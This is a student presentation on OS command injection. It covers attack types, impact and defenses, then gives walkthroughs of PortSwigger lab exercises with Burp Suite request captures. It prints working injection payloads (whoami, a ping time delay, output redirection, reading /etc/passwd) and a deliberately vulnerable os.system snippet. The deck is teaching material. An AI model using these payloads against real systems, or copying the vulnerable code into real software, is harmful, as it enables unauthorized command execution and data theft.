

Introduction to Command Injection

Concepts and Practices

Team 11

Jeongmin Lee, Jonghyeok Lee, Chanhang Lee, Nurnazihah Intan, Pedro Vidal Villalba

Outline

1. What is a Command Injection attack?
2. Command Injection vs. SQL Injection.
3. Types of Command Injection.
4. The impact and severity of an attack.
5. Prevention and defense strategies.
6. Practical examples from PortSwigger.
7. Conclusion
8. QnA

1. What is Command Injection?

A security vulnerability allowing an attacker to execute arbitrary system commands on a host operating system.

Occurs when a web application fails to properly validate or filter user-provided input.


Attackers can perform unintended actions or steal sensitive information.

Worst Case: Remote Code Execution (RCE), leading to full server control.

A Simple Example

Normal Input: `ping 127.0.0.1`

Malicious Input: `ping 127.0.0.1; cat /etc/passwd`



Vulnerable Code Example

```
user_input = request.args.get("ip")  
cmd = "ping " + user_input  
os.system(cmd) // Executes the entire string via shell
```

2. Command Injection vs. SQL Injection

- Target

Host Operating System vs. Application Database

- Mechanism

Executes OS commands (ping, cat) vs. Manipulates database queries (SELECT, DROP)

3. Types of Command Injection Attacks

- In-band Command Injection

The output of the injected command is returned directly in the HTTP response. The attacker sees the results immediately.

- Blind Command Injection

The command executes, but the output is not returned. Attackers use indirect methods (e.g., time delays) to confirm execution.

- Out-of-Band (OOB) Command Injection

The command output is sent to a separate, attacker-controlled channel (e.g., a DNS or HTTP callback).

4. The Impact and Severity

A successful attack can have severe consequences.

- Sensitive Information Disclosure (/etc/passwd, config files).
- Remote Code Execution (RCE) (install malware, create backdoors).
- Denial of Service (DoS) (crash the server with resource-heavy commands).
- Data Compromise (delete or modify critical files).
- Stepping Stone for further network attacks.

5. Prevention and defense strategies.

"Avoid directly invoking operating system shell commands whenever possible"

Instead, use safe, language-specific APIs or functions

5. Prevention and defense strategies.

Input Validation and Sanitization

Strictly validate all user input against a whitelist of allowed characters or patterns. For example, an IPv4 address should only contain digits and dots.

Use Safe APIs and Library Functions

Instead of building command strings, use dedicated functions.

Vulnerable: `os.system("mkdir " + user_input)`

Safe: `os.mkdir(user_input)`

5. Prevention and defense strategies.

Principle of Least Privilege

Run applications with the minimum privileges necessary. Avoid root.






Use Security Options and Frameworks

In Python, use subprocess with the shell=False option.

Output Encoding

Properly encode any output returned to the user to prevent other vulnerabilities like Cross-Site Scripting (XSS).

6. Practical examples from PortSwigger.

OS command injection		
 LAB	APPRENTICE OS command injection, simple case →	✓ Solved
 LAB	PRACTITIONER Blind OS command injection with time delays →	✓ Solved
 LAB	PRACTITIONER Blind OS command injection with output redirection →	✓ Solved
 LAB	PRACTITIONER Blind OS command injection with out-of-band interaction →	Not solved
 LAB	PRACTITIONER Blind OS command injection with out-of-band data exfiltration →	Not solved

*We need a Burp Suite to solve these Lab!

*And maybe additional Linux commands too...

Lab 1: Simple Case

Objective: Execute whoami and view its output.

Vulnerability: A stock checker includes user input directly in a shell command.

Attack:

Intercept the POST request using Burp Suite.

Modify the storeId parameter.

Payload: productId=1&storeId=1 | whoami

Result: The username (peter-PUeGeP) is returned directly in the HTTP response.

Lab 1: Simple Case

▼

Check stock

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizer

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Intercept onForwardDrop

Request to https://0

Time	Type	Direction	Method	URL
00:52:14 29 Se...	WS	→ To server		https://0ab6008903a03fc3817aa7ca004e00aa.web-security-academy.net/academyLabHeader
00:52:17 29 Se...	HTTP	→ Request	POST	https://0ab6008903a03fc3817aa7ca004e00aa.web-security-academy.net/product/stock

Lab 1: Simple Case

The screenshot shows the Burp Suite Repeater interface. The top navigation bar includes tabs for Dashboard, Target, Proxy, Intruder, Repeater (selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Extensions. Below the navigation bar, there's a tab for '1' with a close button 'x' and a plus button '+'. A toolbar contains a 'Send' button, a settings gear icon, a 'Cancel' button, and navigation arrows. A 'Burp AI' button is also present.

The main area is split into two panels: 'Request' on the left and 'Response' on the right. Both panels have tabs for 'Pretty', 'Raw', 'Hex', and 'Render'. The 'Request' panel shows a POST request to `/product/stock` on `0ab6008903a03fc3817aa7ca004e00aa.web-security-academy.net`. The request includes various headers like `Cookie: session=mWGHAEZDeMmhrAuSa4197BK5Hv2nU7tN`, `Content-Length: 29`, `Sec-Ch-Ua-Platform: "Windows"`, `Accept-Language: ko-KR,ko;q=0.9`, `Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"`, `Content-Type: application/x-www-form-urlencoded`, `Sec-Ch-Ua-Mobile: ?0`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36`, `Accept: /*/*`, `Origin: https://0ab6008903a03fc3817aa7ca004e00aa.web-security-academy.net`, `Sec-Fetch-Site: same-origin`, `Sec-Fetch-Mode: cors`, `Sec-Fetch-Dest: empty`, and `Referer: https://0ab6008903a03fc3817aa7ca004e00aa.web-security-academy.net/product?productId=17`. The request body is `productId=17&storeId=1|whoami`. The 'Response' panel shows an HTTP/2 200 OK response with headers `Content-Type: text/plain; charset=utf-8`, `X-Frame-Options: SAMEORIGIN`, and `Content-Length: 13`. The response body is `peter-qcDGzz`. A red arrow points from the `whoami` part of the request body to the response body.

Request

```
1 POST /product/stock HTTP/2
2 Host: 0ab6008903a03fc3817aa7ca004e00aa.web-security-academy.net
3 Cookie: session=mWGHAEZDeMmhrAuSa4197BK5Hv2nU7tN
4 Content-Length: 29
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ko-KR,ko;q=0.9
7 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: /*/*
12 Origin: https://0ab6008903a03fc3817aa7ca004e00aa.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0ab6008903a03fc3817aa7ca004e00aa.web-security-academy.net/product?prod
    uctId=17
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 productId=17&storeId=1|whoami
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13
5
6 peter-qcDGzz
```

Lab 2: Blind Injection with Time Delays

Objective: Cause a 10-second delay to confirm a blind vulnerability.

Vulnerability: A feedback form executes a command but returns no output.

Attack:

Intercept the feedback submission POST request.

Inject a time-based command into the email parameter.

Payload: email=x || ping -c 10 127.0.0.1 ||

Result: The server's response is delayed by ~10 seconds, confirming execution.

Lab 2: Blind Injection with Time Delays

Submit feedback

Name:
Christiano

Email:
ronaldo7@siu.com

Subject:
balondorforCR7




Message:
...

Submit feedback

Lab 2: Blind Injection with Time Delays

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

Intercept HTTP history WebSockets history Match and replace | Proxy settings

   Request to https://

Time	Type	Direction	Method	URL
10:05:58 29 Se...	WS	→ To server		https://0af800f2044cc6a083466eda009c008d.web-security-academy.net/academyLabHeader
10:06:01 29 Se...	HTTP	→ Request	POST	https://0af800f2044cc6a083466eda009c008d.web-security-academy.net/feedback/submit

Lab 2: Blind Injection with Time Delays

The screenshot shows the Burp Suite Repeater tab. The Request tab is selected, displaying a POST request to `/feedback/submit` on `0af800f2044cc6a083466eda009c008d.web-security-academy.net`. The request includes a `Cookie` and various headers. The response is an HTTP 200 OK with `Content-Type: application/json`. A red box highlights the payload in the request body, and a red arrow points to it with the text "10s", indicating a time delay.

Request

```
1 POST /feedback/submit HTTP/2
2 Host: 0af800f2044cc6a083466eda009c008d.web-security-academy.net
3 Cookie: session=Ephq4pAuZNMkPwHshPwQLF8hb0jF134oj
4 Content-Length: 127
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ko-KR,ko;q=0.9
7 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0af800f2044cc6a083466eda009c008d.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0af800f2044cc6a083466eda009c008d.web-security-academy.net/feedback
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=JhHVC8iKfLh4vWtF0iPPGMSPmPQgQ8ea&name=Christiano&email=
    ronaldo7||ping+-c+10+127.0.0.1||&subject=balondorforCR7&message=...
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 {
7 }
```

Lab 3: Blind Injection with Output Redirection

Objective: Execute whoami, redirect its output to a file, and retrieve it.

Vulnerability: A blind injection vulnerability plus a publicly writable web directory (/var/www/images/).

Attack:

Inject a command into the email field that redirects its output.

Payload: email=x || whoami > /var/www/images/output.txt ||

Access the file via its URL: /image?filename=output.txt.

Result: The contents of output.txt are displayed, revealing the whoami result.

Lab 3: Blind Injection with Output Redirection

Submit feedback

Name:
Christiano

Email:
ronaldo7@siu.com

Subject:
balondorforCR7

Message:
...

Submit feedback

Lab 3: Blind Injection with Output Redirection

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

Intercept HTTP history WebSockets history Match and replace | Proxy settings

☒ Intercept on ☒ Forward ☐ Drop Request to https://0a

Time	Type	Direction	Method	URL
10:26:55 29 Se...	HTTP	→ Request	POST	https://0a86003b03cab29680468520008500ef.web-security-academy.net/feedback/submit
10:26:55 29 Se...	WS	→ To server		https://0a86003b03cab29680468520008500ef.web-security-academy.net/academyLabHeader

Lab 3: Blind Injection with Output Redirection

The screenshot shows the Burp Suite Repeater tab. The request is a POST to `/feedback/submit` on `0a86003b03cab29680468520008500ef.web-security-academy.net`. The response is an HTTP 200 OK with `Content-Type: application/json`. The request body contains a CSRF token and a payload that attempts to redirect output to a file.


Request

```
1 POST /feedback/submit HTTP/2
2 Host: 0a86003b03cab29680468520008500ef.web-security-academy.net
3 Cookie: session=7MtWip2077V8eoexKyQRVTkmnm8rkaUu
4 Content-Length: 113
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: ko-KR,ko;q=0.9
7 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
8 Content-Type: application/x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://0a86003b03cab29680468520008500ef.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
    https://0a86003b03cab29680468520008500ef.web-security-academy.net/feedback
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=7sPfLh05wjiLMIN6cHsEC7n0klZorZ6I&name=Christiano&email=
    ||whoami>/var/www/images/output.txt||&subject=balondorforCR7&message=...
```


Response

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 {
7 }
```

Lab 3: Blind Injection with Output Redirection



Lab 3: Blind Injection with Output Redirection



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' sub-tab is active, displaying a list of intercepted HTTP requests. A red box highlights the filter settings at the top, which are set to 'Hiding CSS and general binary content'. Another red box highlights a specific request in the list, number 250, which is a GET request to '/image?filename=36.jpg'. The table below shows the details of the intercepted requests.

#	Host	Method	URL	Param
240	https://0a86003b03cab29680...	GET	/image?filename=21.jpg	✓
241	https://0a86003b03cab29680...	GET	/resources/images/rating2.png	
242	https://0a86003b03cab29680...	GET	/image?filename=48.jpg	✓
243	https://0a86003b03cab29680...	GET	/image?filename=58.jpg	✓
244	https://0a86003b03cab29680...	GET	/image?filename=42.jpg	✓
245	https://0a86003b03cab29680...	GET	/image?filename=7.jpg	✓
246	https://0a86003b03cab29680...	GET	/image?filename=16.jpg	✓
247	https://0a86003b03cab29680...	GET	/image?filename=23.jpg	✓
248	https://0a86003b03cab29680...	GET	/image?filename=6.jpg	✓
249	https://0a86003b03cab29680...	GET	/product?productId=5	✓
250	https://0a86003b03cab29680...	GET	/image?filename=36.jpg	✓
251	https://0a86003b03cab29680...	GET	/academyLabHeader	

- Check the filter settings if you cannot find the packet

Lab 3: Blind Injection with Output Redirection

Request						Response				
Pretty Raw Hex						Pretty Raw Hex Render				
1	GET	/image?filename=	output.txt	HTTP/2		1	HTTP/2	200	OK	
2	Host:	0a8f000704e890bf81c90c3f00680089.web-security-academy.net				2	Content-Type:	text/plain; charset=utf-8		
3	Cookie:	session=VFERAGxuXhAfwIcirF6Yq7rnnuEuc2sE				3	X-Frame-Options:	SAMEORIGIN		
4	Sec-Ch-Ua-Platform:	"Windows"				4	Content-Length:	13		
5	Accept-Language:	ko-KR,ko;q=0.9				5				
6	Sec-Ch-Ua:	"Not=A?Brand";v="24", "Chromium";v="140"				6		peter-MbcYzH		
7	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36				7				
8	Sec-Ch-Ua-Mobile:	?0								
9	Accept:	image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8								
10	Sec-Fetch-Site:	same-origin								
11	Sec-Fetch-Mode:	no-cors								
12	Sec-Fetch-Dest:	image								
13	Referer:	https://0a8f000704e890bf81c90c3f00680089.web-security-academy.net/product?productId=1								
14	Accept-Encoding:	gzip, deflate, br								
15	Priority:	u=2, i								

7. Conclusion

Command injection is a critical vulnerability that allows direct execution of OS-level commands.

"Never trust user input and avoid calling the system shell directly."

8. Q&A

Any questions?